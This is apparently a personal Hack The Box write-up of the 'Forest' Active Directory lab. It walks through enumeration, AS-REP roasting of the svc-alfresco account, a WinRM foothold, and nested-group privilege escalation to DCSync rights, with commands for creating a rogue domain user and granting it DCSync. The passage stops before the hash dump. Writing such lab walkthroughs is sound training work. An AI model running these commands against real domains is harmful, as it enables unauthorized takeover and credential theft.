

Machine Information#
| Property | Value |
|---|---|
| Plataform | HackTheBox |
| Difficult | Easy |
| Operation System | Windows |
| IP | 10.129.45.7 |
Executive Summary#
In this write-up, I demonstrate the full compromise of the Forest machine from Hack The Box, an Active Directory environment rated as Easy. The attack starts with network enumeration, where an LDAP misconfiguration allows anonymous access and exposes valid domain users, enabling an AS-REP Roasting attack. With the recovered credentials, I gain an initial foothold in the domain and continue enumerating the environment. A domain misconfiguration allows the compromised account to perform a DCSync attack, leading to the extraction of domain hashes and full Domain Administrator compromise. This machine demonstrates how common Active Directory misconfigurations, combined with insufficient hardening, can result in a complete domain compromise.
Recon#
As always, we start with recon, port scan. I used nmap to scan the default ports (top 1000 most common):
sudo nmap -Pn -sS -sVC -O -T4 10.129.45.7 -oN nmap_forestOpen Ports#



I use enum4linux with -a parameter for try get more info about the target
enum4linux -a 10.129.45.7The most important information obtained from enum4linux was the user enumeration. We could extract this information manually with the following sequence of commands:
rpcclient -U "" -N <target_IP>

We found a non-common user: a service user (In CTF’s and certification exams, - Any non-standard service or program installed on the machine is suspicious and was likely placed there intentionally - .
The account svc-alfresco is a service account ; researching, alfresco is a ‘software’ for manage process in enterprises - for run this service is necessary disable kerberos authentication.
Other way is explore the LDAP. We found various ports but LDAP here is very interesting.


we use:
ldapsearch -x -H ldap://<IP_TARGET>:389 -b "dc=htb,dc=local"
For filtering i use grep for show us the relevant info. We could used
ldapsearch -x -H ldap://<TARGET_IP>:389 -b dc=htb,dc=local" | grep -e "Accounts"ldapsearch -x -H ldap://<TARGET_IP>:389 -b dc=htb,dc=local" | grep -e "Groups"ldapsearch -x -H ldap://<TARGET_IP>:389 -b dc=htb,dc=local" | grep -e "#"At this point, I was looking for something I already knew existed

Exist a non-common service in this forest




We can use the windapsearch tool for more recon, but at this point, is the same info that we have

github.com/ropnop/windapsearch
./windapsearch.py -d <domain> --dc-ip <target_IP> -Uuse windapsearch.py -h for understand the parameters used here or possible to use in future;
./windapsearch.py -d <domain> --dc-ip <target_IP> --custom "objectClass=*"


Installing the requisites
Let’s go try a initial access
Foothold#
The GetNPUsers.py script from Impacket can request a TGT ticket and dump the hash If you need, install the impacket with:
sudo apt install python3-impacketimpacket-GetNPUsers htb.local/svc-alfresco -dc-ip 10.129.45.7 -no-pass
Then, we catch the hash and save in .txt mode with a text editor; I like vim or nvim;

The password is s3rvice; the port 5985, default por of winRM is open (nmap port scan); let’s try to connect:
evil-winrm -i 10.129.45.7 -u svc-alfresco -p s3rvice


At this point, we have the first flag of this machine; 1/2;
Let’s go try to transform ths in Administrator acces
Privilege Escalation#

At this point, I decided to take a dual approach: use BloodHound for the first time to learn the tool, while also continuing with manual enumeration, which was my original methodology. I found an excellent video on BloodHound setup that may be helpful, available at the link below: https://www.youtube.com/watch?v=NFfHUYAyGN8




we need to specif version on github.com/SpecterOps/BloodHound-Legacy/tree/master
git clone github.com/SpecterOps/BloodHound-Legacy.git








Basically, the svc-alfresco account was member of group “service [email protected]” and this group, was member of group “privileged it [email protected]”. Because of this nested group configuration, ‘Service Accounts’ inherited the privileges of ‘Privileged IT Accounts’, which meant it could create and modify user accounts
The following screenshots demonstrate manual enumeration without BloodHound to identify the nested group structure mentioned above




Get-ADUSer svc-alfresco -Properties MemberOf | Select-Object -ExpandProperty MemberOf

Get-AdGroup "Service Accounts" -Properties MemberOf | Select-Object -ExpandProperty MemberOf
And the Group “Privileged IT Accounts” is member of “Account Operators”. We prove this with:
Get-ADGroup "Privileged IT Accounts" -Properties MemberOf | Select-Object -ExpandProperty MemberOf

Now, we need investigate: what this group can do? The Microsoft Documentation is the best local for this

Research quickly reveals the steps to create a user and grant the necessary permissions for DCSync
net user hacker P@ssword1 /add /domain

net group "Exchange Windows Permissions" hacker /add

net localgroup "Remote Management Users" hacker /add

$pass = convertio-securestring 'P@ssword1' -asplain -force

$cred = new-object system.management.automation.pscredential('htb\hacker',$pass)

Add-ObjectACL -PrincipalIdentity hacker -Credential $cred -Rights DCSync #this is the key for this attack





Now, the dcsync attack is possible! We can see NTLM hashes In my kali linux:
